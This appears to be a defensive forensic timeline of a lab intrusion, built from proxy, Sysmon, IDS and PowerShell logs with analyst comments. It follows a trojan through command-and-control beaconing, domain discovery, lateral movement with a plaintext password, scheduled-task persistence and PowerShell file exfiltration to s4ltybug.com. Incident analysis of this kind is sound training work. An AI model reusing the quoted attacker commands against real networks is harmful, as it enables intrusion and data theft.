2025-06-25	11:32:07			IDS Logs	Src:172.16.6.116 Alert ID:2017025. Dest:172.16.2.6	Splunk: ids	ET ATTACK_RESPONSE Net User Command Response exx.
2025-06-25	11:32:07	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: GET to URL: http://saltybug.com/update/2. Status: 200. Data Bytes: OUT: 10837" / IN: 236	Splunk: site_proxy	
2025-06-25	11:32:07	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: POST to URL: http://saltybug.com/update. Status: 200. Data Bytes: OUT: 305" / IN: 730	Splunk: site_proxy	
2025-06-25	11:32:07	ACC-WIN10-16\Administrator	acc-win10-16.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\net.exe. Command: net user. Parent: C:\Users\Public\QRCodeScanner.exe. MD5: 0BD94A338EEA5A4E1F2830AE326E6D19	Splunk: windows_sysmon	Listing local users on the compromised host. Exx
2025-06-25	11:32:37	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: GET to URL: http://saltybug.com/update/2. Status: 200. Data Bytes: OUT: 10849" / IN: 236	Splunk: site_proxy	
2025-06-25	11:32:37	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: POST to URL: http://saltybug.com/update. Status: 200. Data Bytes: OUT: 305" / IN: 5365	Splunk: site_proxy	
2025-06-25	11:32:37	ACC-WIN10-16\Administrator	acc-win10-16.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\whoami.exe. Command: whoami /all /fo list. Parent: C:\Users\Public\QRCodeScanner.exe. MD5: A4A6924F3EAF97981323703D38FD99C4	Splunk: windows_sysmon	Detailed privilege and security context check. Exx
2025-06-25	11:33:12	ACC-WIN10-16\Administrator	acc-win10-16.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\net.exe. Command: net view /all. Parent: C:\Users\Public\QRCodeScanner.exe. MD5: 0BD94A338EEA5A4E1F2830AE326E6D19	Splunk: windows_sysmon	Discovering shared resources on the network (Pre-Lateral Movement Discovery). Exx
2025-06-25	11:33:24	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: POST to URL: http://saltybug.com/update. Status: 200. Data Bytes: OUT: 305" / IN: 353	Splunk: site_proxy	
2025-06-25	11:34:01	ACC-WIN10-16\Administrator	acc-win10-16.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\net.exe. Command: net view /all /domain. Parent: C:\Users\Public\QRCodeScanner.exe. MD5: 0BD94A338EEA5A4E1F2830AE326E6D19	Splunk: windows_sysmon	Discovering domain-wide shared resources. Exx
2025-06-25	11:34:48	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: GET to URL: http://saltybug.com/update/2. Status: 200. Data Bytes: OUT: 10845" / IN: 236	Splunk: site_proxy	
2025-06-25	11:34:48	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: POST to URL: http://saltybug.com/update. Status: 200. Data Bytes: OUT: 305" / IN: 2968	Splunk: site_proxy	
2025-06-25	11:34:48	ACC-WIN10-16\Administrator	acc-win10-16.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\net.exe. Command: net user /domain. Parent: C:\Users\Public\QRCodeScanner.exe. MD5: 0BD94A338EEA5A4E1F2830AE326E6D19	Splunk: windows_sysmon	Enumerating all users in the domain. Exx

2025-06-25	11:34:48			IDS Logs	Src:172.16.2.6 Alert ID:2017025. Dest:162.241.253.54	Splunk: ids	ET ATTACK_RESPONSE Net User Command Response exx.
2025-06-25	11:34:48			IDS Logs	Src:172.16.6.116 Alert ID:2017025.Dest:172.16.2.6	Splunk: ids	ET ATTACK_RESPONSE Net User Command Response exx.
2025-06-25	11:35:30	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: GET to URL: http://saltybug.com/update/2. Status: 200. Data Bytes: OUT: 10877" / IN: 236	Splunk: site_proxy	
2025-06-25	11:35:31	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: POST to URL: http://saltybug.com/update. Status: 200. Data Bytes: OUT: 305" / IN: 2295	Splunk: site_proxy	
2025-06-25	11:35:31	ACC-WIN10-16\Administrator	acc-win10-16.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe. Command: powershell net groups 'Domain Computers' /domain. Parent: C:\Users\Public\QRCodeScanner.exe. MD5: 04029E121A0CFA5991749937DD22A1D9	Splunk: windows_sysmon	executing Domain Computers group membership via PowerShell.
2025-06-25	11:36:03	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: GET to URL: http://saltybug.com/update/2. Status: 200. Data Bytes: OUT: 10879" / IN: 236	Splunk: site_proxy	

2025-06-25	11:36:04	ACC-WIN10-16\Administrator	acc-win10-16.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe. Command: powershell net groups 'Domain Controllers' /domain. Parent: C:\Users\Public\QRCodeScanner.exe. MD5: 04029E121A0CFA5991749937DD22A1D9	Splunk: windows_sysmon	executing Domain Controllers group membership.
2025-06-25	11:36:37	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: GET to URL: http://saltybug.com/update/2. Status: 200. Data Bytes: OUT: 10874" / IN: 236	Splunk: site_proxy	
2025-06-25	11:36:37	ACC-WIN10-16\Administrator	acc-win10-16.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe. Command: powershell net groups 'Domain Admins' /domain. Parent: C:\Users\Public\QRCodeScanner.exe. MD5::: 04029E121A0CFA5991749937DD22A1D9	Splunk: windows_sysmon	Checking membership of the sensitive 'Domain Admins' group. Exx
2025-06-25	11:37:08			IDS Logs	Src:172.16.6.116 Alert ID:2019003.Dest:172.16.2.6	Splunk: ids	ET MALWARE Windows netstat Microsoft Windows DOS prompt command exit OUTBOUND
2025-06-25	11:37:09	ACC-WIN10-16\Administrator	acc-win10-16.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\NETSTAT.EXE. Command: netstat -ano. Parent: C:\Users\Public\QRCodeScanner.exe.. MD5: 7FDD6681EA81CE26E64452336F479E6	Splunk: windows_sysmon	Listing active network connections, completing discovery. Exx
2025-06-25	11:37:43	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: GET to URL: http://saltybug.com/update/2. Status: 200. Data Bytes: OUT: 10897" / IN: 236	Splunk: site_proxy	
2025-06-25	11:37:43	ACC-WIN10-16\Administrator	acc-win10-16.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\net.exe. Command: net use \\acc-win10-13 /User:Administrator@site Simgspace1!Simgspace1!. Parent: C:\Users\Public\QRCodeScanner.exe. MD5: 0BD94A338EEA5A4E1F2830AE326E6D19	Splunk: windows_sysmon	Lateral Movement Prep: Attempting to map network share to secondary host ACC-WIN10-13 using embedded credentials.Exx
2025-06-25	11:37:44	SITE.LAN\Administrator	acc-win10-13.site.lan	Windows Logs	EventId: 4624; Successful Logon. Logon Type 3. from IP 172.16.6.116 using Kerberos.	Splunk: windows_logs	Network/Lateral Movement
2025-06-25	11:38:15	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: POST to URL: http://saltybug.com/update. Status: 200. Data Bytes: OUT: 305" / IN: 1652_p	Splunk: site_proxy	
2025-06-25	11:38:15	ACC-WIN10-16\Administrator	acc-win10-16.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\Robocopy.exe. Command: robocopy c:\users\Public \\acc-win10-13\\C\$\Windows\vss QRCodeScanner.exe. Parent: C:\Users\Public\QRCodeScanner.exe. MD5: ABA0F6DACDC9489E945FC6880B43A0FE	Splunk: windows_sysmon	Lateral Movement Execution: Copying the malware to the administrative share on ACC-WIN10-13.
2025-06-25	11:38:15		ACC-WIN10-16	\$MFT	Created Time (\$STANDARD_INFORMATION attribute) for the executable QRCodeScanner.exe.	MFTECmd	The Master File Table (MFT) contains a comprehensive list of all files. Exx
2025-06-25	11:38:15	SITE.LAN\Administrator	acc-win10-13.site.lan	Windows Logs	EventId: 4624; Successful Logon. Logon Type 3 this used kerobos	Splunk: windows_logs	Network/Lateral Movement
2025-06-25	11:38:16	SITE.LAN\Administrator	acc-win10-13.site.lan	Windows Logs	EventId: 4624; Successful Logon. Logon Type 3.	Splunk: windows_logs	Network/Lateral Movement
2025-06-25	11:38:51		ACC-WIN10-16	PCAP	C2 server received SUCCESS message confirming creation of scheduled task ThreadCleaner.	Wireshark	Confirmation of persistence mechanism establishment on ACC-WIN10-16 via a scheduled task, frequently used by adversaries.
2025-06-25	11:38:52	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: GET to URL: http://saltybug.com/update/2. Status: 200. Data Bytes: OUT: 11059" / IN: 236	Splunk: site_proxy	
2025-06-25	11:38:52	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: POST to URL: http://saltybug.com/update. Status: 200. Data Bytes: OUT: 305" / IN: 417	Splunk: site_proxy	
2025-06-25	11:38:53	SITE.LAN\Administrator	acc-win10-13.site.lan	Windows Logs	EventId: 4624; Successful Logon. Logon Type 3. from IP 172.16.6.113 using Kerberos.	Splunk: windows_logs	Network/Lateral Movement

2025-06-25	11:38:53	ACC-WIN10-16\Administrator	acc-win10-16.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\cmd.exe. Command: cmd.exe /c schtasks.exe /create /f /SC once /ST 23:59 /TN ThreadCleaner ... /s acc-win10-13. Parent: C:\Users\Public\QRCodeScanner.exe. MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE	Splunk: windows_sysmon	Persistence Setup (CMD Shell): Command shell launching the persistence mechanism.Exx
2025-06-25	11:38:53	ACC-WIN10-16\Administrator	acc-win10-16.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\schtasks.exe. Command: schtasks.exe /create /f /SC once /ST 23:59 /TN ThreadCleaner ... /s acc-win10-13. Parent: C:\Windows\System32\cmd.exe. MD5: 76CD6626DD8834BD4A42E6A565104DC2	Splunk: windows_sysmon	Persistence Setup (schtasks): Creation of the remote scheduled task ThreadCleaner. Exx
2025-06-25	11:39:25	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: GET to URL: http://saltybug.com/update/2. Status: 200. Data Bytes: OUT: 10922" / IN: 236	Splunk: site_proxy	
2025-06-25	11:39:25	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: POST to URL: http://saltybug.com/update. Status: 200. Data Bytes: OUT: 305" / IN: 404	Splunk: site_proxy	
2025-06-25	11:39:25	SITE.LAN\Administrator	ACC-WIN10-13	Proxy Logs	Proxy Session: SRC: 172.16.6.113 -> DEST: 162.241.253.54. Method: GET to URL: http://saltybug.com/register/acc-win10-13/windows. Status: 200. Data Bytes: OUT: 356" / IN: 257	Splunk: site_proxy	
2025-06-25	11:39:25		ACC-WIN10-13	PCAP	Host appears to 'register' with the C2 server (first network beacon).	Wireshark	C2 registration on ACC-WIN10-13, immediately preceding or concurrent with process creation.
2025-06-25	11:39:26	SITE.LAN\Administrator	ACC-WIN10-13	Proxy Logs	Proxy Session: SRC: 172.16.6.113 -> DEST: 162.241.253.54. Method: GET to URL: http://saltybug.com/update/3. Status: 200. Data Bytes: OUT: 10779" / IN: 236	Splunk: site_proxy	
2025-06-25	11:39:26	ACC-WIN10-16\Administrator	acc-win10-16.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\schtasks.exe. Command: schtasks /run /tn ThreadCleaner /u Administrator@site /p Simspace1!Simpace1! /s acc-win10-13. Parent: C:\Users\Public\QRCodeScanner.exe. MD5: 76CD6626DD8834BD4A42E6A565104DC2	Splunk: windows_sysmon	Persistence Trigger: Execute command to immediately run the scheduled task on ACC-WIN10-13.
2025-06-25	11:39:26	site\Administrator	acc-win10-13.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\Vss\QRCodeScanner.exe. _Command: C:\Windows\vss\QRCodeScanner.exe. Parent: C:\Windows\System32\svchost.exe. MD5: 9A67A51E60AFA50442665A282F740ECE	Splunk: windows_sysmon	Execution on Target Host: Malware execution on ACC-WIN10-13, spawned by a system service (svchost.exe).
2025-06-25	11:39:26		ACC-WIN10-13	Process List	Process creation time for QRCodeScanner.exe.	Volatility 3	Malware executed on ACC-WIN10-13 (PID 7672), indicating lateral movement activity.
2025-06-25	11:40:00	SITE.LAN\Administrator	ACC-WIN10-13	Proxy Logs	Proxy Session: SRC: 172.16.6.113 -> DEST: 162.241.253.54. Method: GET to URL: http://saltybug.com/update/3. Status: 200. Data Bytes: OUT: 10938" / IN: 236	Splunk: site_proxy	
2025-06-25	11:40:00	SITE.LAN\Administrator	ACC-WIN10-13	Proxy Logs	Proxy Session: SRC: 172.16.6.113 -> DEST: 162.241.253.54. Method: POST to URL: http://saltybug.com/update. Status: 200. Data Bytes: OUT: 305" / IN: 398	Splunk: site_proxy	Communication from the second compromised host (ACC-WIN10-13) to the C2 server using a POST request. This activity is tied to PowerShell activity detected with Sysmon
2025-06-25	11:40:00	site\Administrator	acc-win10-13.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\cmd.exe. Command: cmd /c copy c:\users\administrator\appdata\local\temp\QRCodeScanner.exe C:\Windows\vss\vxDiskMountServer.exe. Parent: C:\Windows\Vss\QRCodeScanner.exe. MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE	Splunk: windows_sysmon	Internal Staging: Copying and renaming the malware binary for persistent execution (ThreadCleaner task).
2025-06-25	11:40:40	SITE.LAN\Administrator	ACC-WIN10-13	Proxy Logs	Proxy Session: SRC: 172.16.6.113 -> DEST: 162.241.253.54. Method: GET to URL: http://saltybug.com/update/3. Status: 200. Data Bytes: OUT: 11078" / IN: 236	Splunk: site_proxy	
2025-06-25	11:40:41	site\Administrator	acc-win10-13.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell	Splunk: windows_sysmon	Persistence Confirmation:

					ell.exe. Command: powershell &{\$action = New-ScheduledTaskAction -Execute 'C:\Windows\vss\vixDiskMountServer.exe'; ... - TaskName "ThreadCleaner" ...}. Parent: C:\Windows\Vss\QRCodeScanner.exe. MD5: 04029E121A0CFA5991749937DD22A1D9		PowerShell confirming the scheduled task uses the new staged executable. Exx
2025-06-25	11:40:42	site\administrator	acc-win10-13.site.lan	PowerShell Logs	EventId: 400. PowerShell created scheduled task: ThreadCleaner. Action executed C:\Windows\vss\vixDiskMountServer.exe at logon under SYSTEM.	Splunk: windows_powershell	Persistence mechanism – scheduled task "ThreadCleaner" ensures malware runs on startup. Exx
2025-06-25	11:40:45		ACC-WIN10-13	PCAP	Scheduled Task ThreadCleaner reported as Running (Packet 20763).	Wireshark	Confirmation of the persistence task running on the second compromised host.
2025-06-25	11:40:46	SITE.LAN\Administrator	ACC-WIN10-13	Proxy Logs	Proxy Session: SRC: 172.16.6.113 -> DEST: 162.241.253.54. Method: POST to URL: http://saltybug.com/update. Status: 200. Data Bytes: OUT: 305" / IN: 626	Splunk: site_proxy	Communication from the second compromised host (ACC-WIN10-13) to the C2 server using a POST request. This activity is tied to PowerShell activity detected with Sysmon
2025-06-25	11:41:19	SITE.LAN\Administrator	ACC-WIN10-13	Proxy Logs	Proxy Session: SRC: 172.16.6.113 -> DEST: 162.241.253.54. Method: GET to URL: http://saltybug.com/update/3. Status: 200. Data Bytes: OUT: 11093" / IN: 236	Splunk: site_proxy	
2025-06-25	11:41:20	SITE.LAN\Administrator	ACC-WIN10-13	Proxy Logs	Proxy Session: SRC: 172.16.6.113 -> DEST: 162.241.253.54. Method: POST to URL: http://saltybug.com/update. Status: 200. Data Bytes: OUT: 305" / IN: 400	Splunk: site_proxy	Communication from the second compromised host (ACC-WIN10-13) to the C2 server using a POST request. This activity is tied to PowerShell activity detected with Sysmon
2025-06-25	11:41:20	site\Administrator	acc-win10-13.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe. Command: powershell &{\$files = @(); gci c:\users ... Copy-Item -Path \$file C:\Windows\vss\secret1.file -force; echo \$file}. Parent: C:\Windows\Vss\QRCodeScanner.exe. MD5: 04029E121A0CFA5991749937DD22A1D9	Splunk: windows_sysmon	Data Staging: PowerShell script copying a file to prepare for exfiltration. Exx
2025-06-25	11:41:20	site\administrator	acc-win10-13.site.lan	PowerShell Logs	EventId: 400. PowerShell copied random files to C:\Windows\vss\secret1.file.	Splunk: windows_powershell	Indicates creation of hidden data stash (secret1.file) for persistence or exfiltration.
2025-06-25	11:42:01	site\administrator	acc-win10-13.site.lan	PowerShell Logs	EventId: 400. PowerShell copied random files to C:\Windows\vss\secret2.file using Copy-Item.	Splunk: windows_powershell	Potential staging of exfiltrated files or preparation for persistence. Exx
2025-06-25	11:42:01	rosemary.cortez	ACC-WIN10-13	PCAP	Log file actuator-06-14-2025-1.log appears to be accessed/exfiltrated from user profile.	Wireshark	The C2 command requested the log file, likely indicating data collection or discovery activity.
2025-06-25	11:42:02	site\Administrator	acc-win10-13.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe. Command: powershell &{\$files = @(); gci c:\users. ... Copy-Item -Path \$file C:\Windows\vss\secret2.file -force; echo \$file}. Parent: C:\Windows\Vss\QRCodeScanner.exe. MD5: 04029E121A0CFA5991749937DD22A1D9	Splunk: windows_sysmon	Data Staging: PowerShell script copying a second file for exfiltration. Exx
2025-06-25	11:42:43	SITE.LAN\Administrator	ACC-WIN10-13	Proxy Logs	Proxy Session: SRC: 172.16.6.113 -> DEST: 162.241.253.54. Method: GET to URL: http://saltybug.com/update/3. Status: 200. Data Bytes: OUT: 11100" / IN: 236	Splunk: site_proxy	
2025-06-25	11:42:44	site\Administrator	acc-win10-13.site.lan	Sysmon Logs	EventId: 1.Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe. Command: powershell &{\$files = @(); gci c:\users ... Invoke-RestMethod -Uri http://s4ltybug.com// -Method Post ...}. Parent: C:\Windows\Vss\QRCodeScanner.exe. MD5: 04029E121A0CFA5991749937DD22A1D9	Splunk: windows_sysmon	C2 / Exfiltration: PowerShell initiating POST request to C2 domain s4ltybug.com.

2025-06-25	11:42:44	site\administrator	acc-win10-13.site.lan	PowerShell Logs	EventId: 400. PowerShell used Invoke-RestMethod to POST local files to s4ltybug.com. Accessed user directories recursively to locate random files.	Splunk: windows_powershell	Data exfiltration activity with 4ltybug.com. Exx
2025-06-25	11:43:27	site\system	acc-win10-13.site.lan	PowerShell Logs	EventId: 400. PowerShell script executed via Puppet automation (init_ps.ps1), similar to baseline task automation.	Splunk: windows_powershell	Normal PuppetLabs maintenance activity (may mask malicious script behavior). Exx
2025-06-25	11:44:17	SITE.LAN\Administrator	ACC-WIN10-13	Proxy Logs	Proxy Session: SRC: 172.16.6.113 -> DEST: 162.241.252.54. Method: POST to URL: http://s4ltybug.com/. Status: 200. Data Bytes: OUT: 284" / IN: 60663337	Splunk: site_proxy	Malicious Download
2025-06-25	11:44:18	SITE.LAN\Administrator	ACC-WIN10-13	Proxy Logs	Proxy Session: SRC: 172.16.6.113 -> DEST: 162.241.253.54. Method: POST to URL: http://saltybug.com/update. Status: 200. Data Bytes: OUT: 305" / IN: 415	Splunk: site_proxy	
2025-06-25	11:44:31	site\liam.sherman	acc-win10-16.site.lan	Sysmon Logs	EventId: 11. RuleName: DLL. Image: C:\Windows\TEMP\7zS85BF6595\setup.exe. TargetFilename: C:\Windows\Temp\nsa16EB.tmp\AppAssocReg.dll	Splunk: windows_sysmon	FileCreate event – setup.exe dropped DLL file AppAssocReg.dll during installation. Folder
2025-06-25	11:44:31	site\liam.sherman	acc-win10-16.site.lan	Sysmon Logs	EventId: 11. RuleName: DLL. Image: C:\Windows\TEMP\7zS85BF6595\setup.exe. TargetFilename: C:\Windows\Temp\nsa16EB.tmp\nsJSON.dll	Splunk: windows_sysmon	FileCreate event – setup.exe wrote DLL file nsJSON.dll, part of same setup sequence. Folder
2025-06-25	11:44:31	site\liam.sherman	acc-win10-16.site.lan	Sysmon Logs	EventId: 11. RuleName: DLL. Image: C:\Windows\TEMP\7zS85BF6595\setup.exe. TargetFilename: C:\Windows\Temp\nsa16EB.tmp\liteFirewallW.dll	Splunk: windows_sysmon	FileCreate event – setup.exe created and opened DLL liteFirewallW.dll, linked to program installation or unpacking process.
2025-06-25	11:44:57	SITE.LAN\Administrator	ACC-WIN10-13	Proxy Logs	Proxy Session: SRC: 172.16.6.113 -> DEST: 162.241.252.54. Method: POST to URL: http://s4ltybug.com/. Status: 200. Data Bytes: OUT: 284" / IN: 263635	Splunk: site_proxy	Confirms repeated Command and Control behavior from the second host using PowerShell
2025-06-25	11:44:57	SITE.LAN\Administrator	ACC-WIN10-13	Proxy Logs	Proxy Session: SRC: 172.16.6.113 -> DEST: 162.241.253.54. Method: POST to URL: http://saltybug.com/update. Status: 200. Data Bytes: OUT: 305" / IN: 407	Splunk: site_proxy	
2025-06-25	11:44:57	site\Administrator	acc-win10-13.site.lan	Sysmon Logs	EventId: 11. Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe. TargetFilename: C:\Users\Administrator.site\AppData\Local\Temp_PSScriptPolicyTest_4cjycosj.kok.ps1	Splunk: windows_sysmon	FileCreate event – PowerShell created and opened temporary test script (_PSScriptPolicyTest_4cjycosj.kok.ps1) during policy evaluation.
2025-06-25	11:44:57	site\administrator	acc-win10-13.site.lan	PowerShell Logs	EventId: 400. PowerShell launched malicious command: Invoke-RestMethod -Uri http://s4ltybug.com/ -Method Post -InFile \$file. Script recursively accessed user directories and uploaded files.	Splunk: windows_powershell	Malicious PowerShell exfiltration – files sent to external domain s4ltybug.com. Exx
2025-06-25	11:44:58	site\Administrator	acc-win10-13.site.lan	Sysmon Logs	EventId: 1. Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe. Command: powershell &{\$files = @(); gci c:\users ... Invoke-RestMethod -Uri http://s4ltybug.com/ -Method Post ...}. Parent: C:\Windows\Vss\QRCodeScanner.exe. MD5: 04029E121A0CFA5991749937DD22A1D9	Splunk: windows_sysmon	C2 / Execute: Second PowerShell POST request to C2 domain.
2025-06-25	11:45:05	site\liam.sherman	acc-win10-16.site.lan	Sysmon Logs	EventId: 11. RuleName: OutlookAttachment. Image: C:\Program Files (x86)\Microsoft Office\Office12\OUTLOOK.EXE. TargetFilename: C:\Users\liam.sherman\AppData\Local\Microsoft\Windows\InetCache\Content.Outlook\6MUAJ3M3D\collaborationSpreadSheetDoc8772330102292573718 (2).xlsx	Splunk: windows_sysmon	FileCreate event – user opened or saved Outlook attachment collaborationSpreadSheetDoc8772330102292573718 (2).xlsx.
2025-06-25	11:45:15	site\system	acc-win10-16.site.lan	PowerShell Logs	EventId: 400. PowerShell engine started by PuppetLabs automation. HostApplication: powershell.exe -NoProfile -ExecutionPolicy Bypass -File C:\ProgramData\PuppetLabs\puppet\cache\lib\puppet_x\templates\powershell\init_ps.ps1.	Splunk: windows_powershell	Legitimate automation script execution; baseline activity on host. Exx
2025-06-25	11:45:33	SITE.LAN\Administrator	ACC-WIN10-13	Proxy Logs	Proxy Session: SRC: 172.16.6.113 -> DEST: 162.241.253.54. Method: GET to URL:	Splunk: site_proxy	

					http://saltybug.com/update/3. Status: 200. Data Bytes: OUT: 10881" / IN: 236		
2025-06-25	11:45:33	SITE.LAN\Administrator	ACC-WIN10-13	Proxy Logs	Proxy Session: SRC: 172.16.6.113 -> DEST: 162.241.253.54. Method: POST to URL: http://saltybug.com/update. Status: 200. Data Bytes: OUT: 305" / IN: 353	Splunk: site_proxy	
2025-06-25	11:45:33	site\Administrator	acc-win10-13.site.lan	Sysmon Logs	EventId: 1. Image: C:\Windows\System32\cmd.exe. Command: cmd /c del C:\Windows\vss\secrets.txt;echo "success". Parent: C:\Windows\Vss\QRCodeScanner.exe. MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE	Splunk: windows_sysmon	Cleanup: Deleting the secrets text file.
2025-06-25	11:45:53	site\liam.sherman	acc-win10-16.site.lan	Sysmon Logs	EventId: 11. RuleName: ProcessHostingdotNETCode. Image: C:\Windows\system32\WindowsPowershell\v1.0\powershell.exe. TargetFilename: C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\powershell.exe.log	Splunk: windows_sysmon	FileCreate event – PowerShell generated or modified log file powershell.exe.log (system execution artifact).
2025-06-25	11:45:58	site\liam.sherman	acc-win10-16.site.lan	Sysmon Logs	EventId: 11. Image: C:\Program Files (x86)\Microsoft Office\Office12\EXCEL.EXE. TargetFilename: C:\Users\liam.sherman\AppData\Local\Microsoft\Windows\InetCache\Content.MSO\DB5229C1.xls	Splunk: windows_sysmon	FileCreate event – Excel opened or created spreadsheet DB5229C1.xls (user activity).
2025-06-25	11:46:06	site\Administrator	acc-win10-13.site.lan	Sysmon Logs	EventId: 1. Image: C:\Windows\System32\cmd.exe. Command: cmd /c del C:\Windows\vss\secrets.zip;echo "success". Parent: C:\Windows\Vss\QRCodeScanner.exe. MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE	Splunk: windows_sysmon	Cleanup: Deleting the secrets zip file (Tidy-up).
2025-06-25	11:46:30	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: GET to URL: http://saltybug.com/update/1. Status: 200. Data Bytes: OUT: 10837" / IN: 236	Splunk: site_proxy	
2025-06-25	11:46:30	SITE.LAN\Administrator	ACC-WIN10-16	Proxy Logs	Proxy Session: SRC: 172.16.6.116 -> DEST: 162.241.253.54. Method: POST to URL: http://saltybug.com/update. Status: 200. Data Bytes: OUT: 305 / IN: 394	Splunk: site_proxy	
2025-06-25	11:46:31		ACC-WIN10-16	PCAP	Last POST action to C2, reporting attempted execution of fakeexit and failure ("executable file not found in %PATH%").	Wireshark	C2 attempted to run an additional file, confirming continued adversary interaction and command attempts.
2025-06-25	11:46:51	site\liam.sherman	acc-win10-16.site.lan	Sysmon Logs	EventId: 11. RuleName: OutlookAttachment. Image: C:\Program Files (x86)\Microsoft Office\Office12\OUTLOOK.EXE. TargetFilename: C:\Users\liam.sherman\AppData\Local\Microsoft\Windows\InetCache\Content.Outlook\6MUAJ3D\collaborationWordDoc8292447424115670986.docx	Splunk: windows_sysmon	FileCreate event – user opened or saved an Outlook attachment (collaborationWordDoc8292447424115670986.docx).
2025-06-25	11:46:55	site\rosemary.cortez	acc-win10-13.site.lan	Sysmon Logs	EventId: 11. Image: C:\Program Files (x86)\Microsoft Office\Office12\EXCEL.EXE. TargetFilename: C:\Users\rosemary.cortez\AppData\Local\Microsoft\Windows\InetCache\Content.MSO\D27DCAB7.xls	Splunk: windows_sysmon	User opened Excel file (D27DCAB7.xls) – FileCreate event detected.
2025-06-25	13:44:33	liam.sherman	ACC-WIN10-16	USRCLASS.DAT	First Interaction time for the drive volume E: (Desktop\My Computer\E:).	SBECmd	This indicates the user browsed the E: drive, potentially an external or forensic drive.
2025-06-25	13:59:24	liam.sherman	ACC-WIN10-16	LNK File	First Access Time recorded for the shortcut file (collaborationPPTDoc3148088034522920448.pptx).	LECmd	LNK files track file and folder opened activities.
2025-06-25	14:30:53	liam.sherman	ACC-WIN10-16	LNK File	Last Access Time recorded for the shortcut file (collaborationPPTDoc3148088034522920448.pptx).	LECmd	Indicates the user last opened or interacted with this specific PPTX file.
2025-06-25	14:43:23	liam.sherman	ACC-WIN10-16	NTUSER.DAT	The file collaborationPPTDoc6247455617302252539.pptx was last opened.	Registry Explorer	This artifact tracks recently accessed presentation documents.
2025-06-25	14:44:40	liam.sherman	ACC-WIN10-16	NTUSER.DAT	The file collaborationSpreadSheetDoc3561125079722286229.xls was last opened (MRU Position 4).	Registry Explorer	This artifact tracks recently accessed spreadsheet documents. Suspicious Microsoft Office documents are a top infection vector for gaining

